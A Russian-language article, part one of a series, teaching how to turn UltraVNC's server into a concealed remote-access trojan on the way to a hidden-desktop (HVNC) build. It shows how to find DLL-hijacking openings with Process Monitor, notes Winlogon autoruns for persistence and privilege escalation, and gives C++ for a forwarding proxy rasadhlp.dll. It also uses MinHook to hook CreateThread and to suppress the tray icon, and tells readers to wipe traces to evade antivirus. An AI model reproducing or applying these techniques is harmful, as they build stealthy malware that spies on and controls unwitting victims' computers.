Статья HVNC часть 1: dll-hijacking, hooks, rat

Для начала статьи я хотел бы рассказать, что в ней будет. Во первых мы найдем уязвимую программу для аттаки подменой длллки. Разберемся в том как же правильно подменять ее, для чего это нужно, и как создать нужную нам длллку с правильно экспортируемыми функциями. Во вторых мы научимся перехватывать функции программы, и **будем постепенно менять функционал обычной проги на функционал зловреда по типу HVNC** (взаимодействие по типу RAT со скрытым от глаз пользователя рабочим столом). Цель этой статьи в двух частях: без реверс-инжиниринга быстро соорудить ВПО на основе трастового ПО. Данный мануал создан что бы восполнить пустоты по этой теме, так как мануал от vxlab морально не устарел, но уже покрыт тонной пыли, да и teamviewer уже не тот что был раньше, да и у нас все будет веселее.

- исследование программ
- подмена длллки (dll-hijacking)
- перехват функций (hooks)
- создание обычного Rat из ПО
- выводы и цели на следующую статью


ИССЛЕДОВАНИЕ ПРОГРАММ [0.1]

Что нам понадобится? Visual Studio (любая редакция), Process Monitor, ApiMonitor, прямые руки и знания хотя бы основ языка C или C++, и основ WinApi, которые мы будем в будущем и перехватывать. Вы в свою очередь можете использовать любую доступную вам программу для превращения ее во вредоносную, для начала мы должны будем найти уязвимости в нашем будущем "поцыенте". Если такие уязвимости будут - то вы непременно сможете взломать эту программу и использовать ее в любых в том числе самых извращенных своих намерениях... А я вас этому научу. (Если вы итак всё знаете или вам это нафиг не нужно для вас тоже возможно окажется полезным сей труд).

Но для начала по порядку пройдемся по теории. Подмена dll это старый как мир путь в дамки, поможет вам не только создавать читы для игр, но и изменять функциональность других программ, а так же этот метод всегда полезен для повышения привилегий, закрепления в системе и многой другой х#йни, которая может вам взберсти в ваш без сомнения гениальный и злобный разум. Давай просто представим гипотетическую ситуацию, когда ты спокойно чилишь и проверяешь свои доступы, а тут Бац! и обычный юзер попался, и вообще нихрена с ним сделать не получится... потому что админские права еще и получить нужно - а тут постоянно

всплывающее окошко уака мозолит глаза - а к админу подобраться ты и не знаешь как - тут тебе, братец нужно скачать **Autoruns** и посмотреть есть ли в Winlogon какие либо программки в автозапуске, ведь если подменить длллку в них то ты автоматом при входе любого юзера - запускаешь свой вредоносный код! Это ли не мечта? Конечно должны совпасть звезды, а что бы не пропустить данную возможность - ты должен знать и уметь находить такие простые уязвимости в софте. Ведь софт всегда будет разный, а уязвимость по сути одна.

И связана эта уязвимость с очень просто функой из winapi: `LoadLibrary("NAME.dll")` те "NAME.dll" у нас может быть и "sqlite3.dll" **может быть какой угодно библиотекой путь до которой указан не явно**, которая может и не находится в папке с программой, а может и просто быть заданной неправильно. И мы можем подложить свою версию dllки и программа при своем запуске не только захавает ее, но и выполнит любой вредоносный код в ней находящийся, ведь по сути длллка эта такой же исполняемый файл как твой exe, и при этом твоя длллка будет запущена с такими же правами с какими была запущена программа, которая ее подгрузила.



Давай для поиска таких уязвимых программ воспользуемся своей новой прожкой под названием ProcessMonitor - я расскажу как настроить ее фильтры на правильный лад, что бы мы могли наблюдать за тем какие библиотеки и где ищет программа. Что бы далеко не ходить - мы будем анализировать программу VNC Server из пакета UltraVNC

.

Удобство этой программы лично для меня является то что она может подключаться к VncViewer'у как клиент к серверу, по заданному белому ip адрессу, передающемуся в командной строке - те эта проблема полностью решена. А VncViewer так же входящий в пакет UltraVnc может прослушивать порт и выступать в роли сервера.


Запустим ProcessMonitor и посмотрим на панель настроек (или как она там называется). Нас конкретно интересует опция Filter... в выпадающем списке. Нажмем -> Вылетит окошко с фильтрами, там в самом первом выпадающем списке, как на картинке заменим "Architecture" на "Process Name", а во втором выпадающем списке заменим "is" на "contains", а в поле ввода напишем "vnc" так как я заранее знаю что процесс будет называться "winvnc.exe" и я указал в фильтрах что мне нужен именно конкрентый процесс названия процесса которого включает в себя "vnc".

Далее нажимаем кнопку "Add" и у нас появляется новый фильтр (Вы можете заранее удолить другие фильтры идущие по умолчанию как сделал это я).

Далее для поиска уязвимости dllки нам нужно будет создать еще один фильтр - а именно "Operation" / "contains" / "IRP_MJ_CREATE" - что позволит на увидеть листинг того как программа будет искать в системе различные файлы при открытии, и в том числе увидим как она ищет - библиотеки.

Третий фильтр будет - "Resoult" / "is" / "NAME NOT FOUND" - что позволит увидеть нам - где и что не нашел процесс нашего WinVnc - там и будем искать уязвимости... .

А именно посмотрим какие библиотеки и из каких каталогов он не смог подгрузить, обычно программа (x86ая) - начинает искать библиотеки из каталога с программой, а потом и в System32, но так же будет отрабатывать каталоги лежащие в переменной path, просто запустите в cmd.exe эту программу и увидете в каких катологах дополнительно будет искать приложение вашу дллку - это кстати хорошая подмога тем, у кого уязвимые на первый взгляд пути для каталогов - защищены от записи.



В моем случае я выбираю dllку "rasadhlp.dll" так как из нее экспортируется всего лишь четыре функции и их легко будет (не так трудозатратно копипастить) продублировать - а именно сделать "export forwarding dll"


ПОДМЕНА ДЛЛКИ [0.2]

Углубимся в теорию, когда исследуемая и аттакуемая программа-поциент нашла вашу библиотеку, она пытается ее в себя подгрузить с помощью LoadLibrary - когда все получилось - она пытается получить с помощью GetProcAddress функции хранящиеся в ней, что бы их использовать. Для того что бы все прошло просто шикарно, нам нужно продублировать эти функции как в самой настоящей рабочей библиотеке. А именно лично я предпочту сделать пере-экспорт что ли такой с настоящей библиотекой.

Создадим самый обычный проект для библиотеки в вижуал студио. И если вы это смогли сделать - то это уже половина боли. Обычно весь код обычной библиотеки умещается в несколько строк
Code:

```
#include <windows.h>

BOOL APIENTRY DllMain( HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        {
              break;
        }
        case DLL_THREAD_ATTACH:
        {
              break;
        }
        case DLL_THREAD_DETACH:
        {
              break;
        }
        case DLL_PROCESS_DETACH:
        {
              break;
        }
    }
    return TRUE;
}
```



Он включает в себя заголовки, различные экспортируемые функции и точку входа любой библиотеки - DllMain, в которой есть конструкция Switch в которой у нас проверяются два важных для нас параметра - DLL_PROCESS_ATTACH - тот параметр срабатывающий при подключении библиотеки к исследуемой программе, DLL_THREAD_ATTACH - параметр срабатывающий при запуске в исследуемой программе нового треда. Те по сути - вы можете поместить весь свой вредоносный код под DLL_PROCESS_ATTACH и запустить его просто подложив под белую программку вашу библиотеку! Но для этого нужно правильно приготовить ее. Как было выше


понятно нужно еще и продублировать функции которые будет подгружать программа из этой библиотеки, я воспользуюсь программой PE-Bear для того что бы подсмотреть экспортируемые функции из оригинальной библиотеки. Как видно тут всего четыре экспортируемых функции, очень приятный подарок для меня, который к тому же позволить мало копипастить код, потому что тут особо даже думать не нужно...

Code:

```
#include <windows.h>

#pragma comment(linker, "/export:AcsHlpNbConnection=rasadhlp.dll.AcsHlpNbConnection")
#pragma comment(linker, "/export:WSAttemptAutodialAddr=rasadhlp.dll.WSAttemptAutodialAddr")
#pragma comment(linker, "/export:WSAttemptAutodialName=rasadhlp.dll.WSAttemptAutodialName")
#pragma comment(linker,
"/export:WSNoteSuccessfulHostentLookup=rasadhlp.dll.WSNoteSuccessfulHostentLookup")

BOOL APIENTRY DllMain( HMODULE hModule, DWORD  ul_reason_for_call, LPVOID lpReserved )
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        {
              break;
        }
        case DLL_THREAD_ATTACH:
        {
              break;
        }
        case DLL_THREAD_DETACH:
        {
              break;
        }
        case DLL_PROCESS_DETACH:
        {
              break;
        }
    }
    return TRUE;
}
```



Вставляем такую конструкцию для конкретно этой библиотеки #pragma comment(linker, "/export:AcsHlpNbConnection=rasadhlp.dll.AcsHlpNbConnection") где мы вписываем оригинальное название экспортируемой функции "AcsHlpNbConnection" и ее оригинального брата-близнеца "AcsHlpNbConnection" в библиотеке из System32 "rasadhlp.dll" который и будет подгружен вместо нашей функции, которую конечно мы хрен реализуем Так как неизвестны вообще параметры на вход этих функций и что они из себя представляют. Тут и думать нечего. Таким нехитрым образом дублируем каждую функцию из оригинальной библиотеки в нашу либу, для того что бы процесс спаривания приложения и нашего вируса прошел успешно - и ничего не вылетало, глючило и вообще подгружалось. Мы имеем по итогу то что показано на рисунке в Forwarder

Подкладываем нашу библиотеку под нашего поциента и пробуем запуститься, еще вы можете под DLL_PROCESS_ATTACH засунуть MessageBox что бы увидеть как все подгрузилось наглядно, но я бы не рекомендовал отлаживать это дело месседжбоксами потому что у нас есть более выгодный выход в виде нормальной функции для вывода всех наших сообщений в тот же ПроцессМонитор, я включу в окончательный проект функцию ProcMonDebugOutput из этого репозитория которое с помощью простого фильтра "Operation" / "is" / "Debug Output Profiling" помогает скрасить такие вот мелочи, а не показывать сто-пятсот всплывающих окон.

Вызывая ProcMonDebugOutput(L"ой это просто обычный текст") в нужном месте вы будете получать сигналы от вашей библиотеки в случае если вы не будете запускать ее в отладчике, очень важно понимать что это клевая функция не заменит вам деббагер, а после того как вы создадите уже полностью боеспособный софт - то лучше подтерайте за собой свое творчество, что бы оставлять меньше следов антивирусным конторам.

Watch Video At: https://youtu.be/u2TD-tiirBs

Двигаемся дальше...

ПЕРЕХВАТ ФУНКЦИЙ [0.3]

Это пожалуй самая интересная часть для меня в которой наша белая и пушистая программа превращается во вредоносную поделку. А именно пока что в ратник. В теории хуки на функции это общирнейшая тема, и пожалуй ей мало внимания уделяют, но по моему это вообще самый лучший способ получить себе софт создав его из легитимного, как у нас в примере этой статьи. Вот допустим, есть у нас Тимвувер, Аммидесктоп, Радмин, РМС, ВнцСерверы, из всех них множество людей до нас учились создавать потрясные штуки, которые реально работали. Нужно было всего лишь немного постараться и получить по итогу вполне себе красивый софт с полной функциональностью, даже на начальных этапах реверсить не нужно. Но постепенно старые дыры на старых прогах латаются, новые приложения выпускаются но с этими же старыми дырами

Для перехвата функций мы будем исспользовать библиотеку MinHook она зарекомендовала себя как простое и безотказное решение на все времена. Как вообще перехватываются функции? Что делать с этими прехватами - эти вопросы могут появится у вас в голове как и у меня в самый первый раз. Ответ вы как раз найдете в этом тесте, я очень постарался объяснить все по-человечески.

Во первых хуки ставятся на конкретные функции не только из Winapi, но и на любые другие, содержащиеся в различных сторонних библиотеках - просто используйте связку LoadLibrary и GetProcessAddress и будет вам счастье. Во вторых хуки это по сути своей перехват поступающих данных в функции, те шпионаж за функциями, одновременно вы можете давать дезинфромацию функциям за которыми вы шпионите, те обманывать их... Приведу пример, вот у нас есть функция CreateFile, мы поставили хук на неё, шпионим за ней. Наша программа решила создать файл с именем "гоша1", но нашему шпионскому хуку - это не понравилось и он решил послать совсем другие данные, как он это делает? Вызывается из прогаммы CreateFile("Гоша1"), но управление перехватывает наша функция PsevdoCreateFile(char *param), которая заменяет значение "Гоша1" на "Гей1", в итоге пользователь видит на своем рабочем столе не то что он создавал... Вы по сути являетесь злым прокси сервером, который подменяет адресса биткойн кошельков

Инициализируем MinHook внутри DllMain

Code:

```
if (MH_Initialize() != MH_OK) {
    ProcMonDebugOutput(L"MH_Initialize ERORR\n");
    return FALSE;
}
```

Как раз способом подмены библиотеки мы получаем полный доступ к вызываемым функциям внутри самой программы VNCServer, что открывает нам кучу возможностей. Но сначала нужно пройтись по тому как ставить хук на примере функции CreateThread которая создает новые потоки в исследуемой программе.

Это объявление функции hCreateThread которая будет перехватывать управление на себя каждый раз когда будет вызываться CreateThread - это псевдо-функция шпион, которая может фильтровать поступающие параметры, менять их на свои и заниматься другими пакостями:
Code:

```
static HANDLE (WINAPI* CreateThread_)(
    _In_opt_ LPSECURITY_ATTRIBUTES lpThreadAttributes,
    _In_ SIZE_T dwStackSize,
    _In_ LPTHREAD_START_ROUTINE lpStartAddress,
    _In_opt_ __drv_aliasesMem LPVOID lpParameter,
    _In_ DWORD dwCreationFlags,
    _Out_opt_ LPDWORD lpThreadId
);

HANDLE
WINAPI
hCreateThread(
    _In_opt_ LPSECURITY_ATTRIBUTES lpThreadAttributes,
    _In_ SIZE_T dwStackSize,
    _In_ LPTHREAD_START_ROUTINE lpStartAddress,
    _In_opt_ __drv_aliasesMem LPVOID lpParameter,
    _In_ DWORD dwCreationFlags,
    _Out_opt_ LPDWORD lpThreadId
)
{
    ProcMonDebugOutput(L"in hooked func\n");
    HANDLE retThread = CreateThread_(lpThreadAttributes, dwStackSize, lpStartAddress,
lpParameter, dwCreationFlags, lpThreadId);
    return retThread;
}
```

Дополнительно внутри DllMain мы должны инициализировать хук этой функции и по сути соединить CreateThread и hCreateThread вместе на перехват:

Code:

```
if (MH_CreateHook(&CreateThread, &hCreateThread, reinterpret_cast<void**>(&CreateThread_)) !=
MH_OK) {
    ProcMonDebugOutput(L"MH_CreateHook ERORR\n");
    return FALSE;
}

if (MH_EnableHook(&CreateThread) != MH_OK) {
    ProcMonDebugOutput(L"MH_EnableHook ERORR\n");
    return FALSE;
}
```

Таким образом я могу скрыть несколько очень неприятных штук например иконку в трее:
Code:

```
static BOOL(WINAPI* Shell_NotifyIconW_)(DWORD dwMessage, __in PNOTIFYICONDATAW lpData);
BOOL WINAPI hShell_NotifyIconW(DWORD dwMessage, __in PNOTIFYICONDATAW lpData)
{
    return TRUE;
}
```

Watch Video At: https://youtu.be/5A0Z4187WJY

Те, на основе обычной на первый взгляд программы, мы умудрились сделать ратник, который не будет палиться никаким антивирусом, при этом мы каждый раз можем подавая консольные команды подключаться к различным серверам, и это приложение является полноценным и легитимным - перехватив по сути дела только одну функцию - Shell_NotifyIconW

ВЫВОДЫ И ЦЕЛИ НА СЛЕДУЮЩУЮ ЧАСТЬ

В следующей части мы поговорим об скрытых рабочих столах, о том, как обойти защиту от запуска потока на скрытом рабочем столе (разботчики оказались не такими простаками), об основах реверс инженеренга и получим полноценный работающий билд hvnc.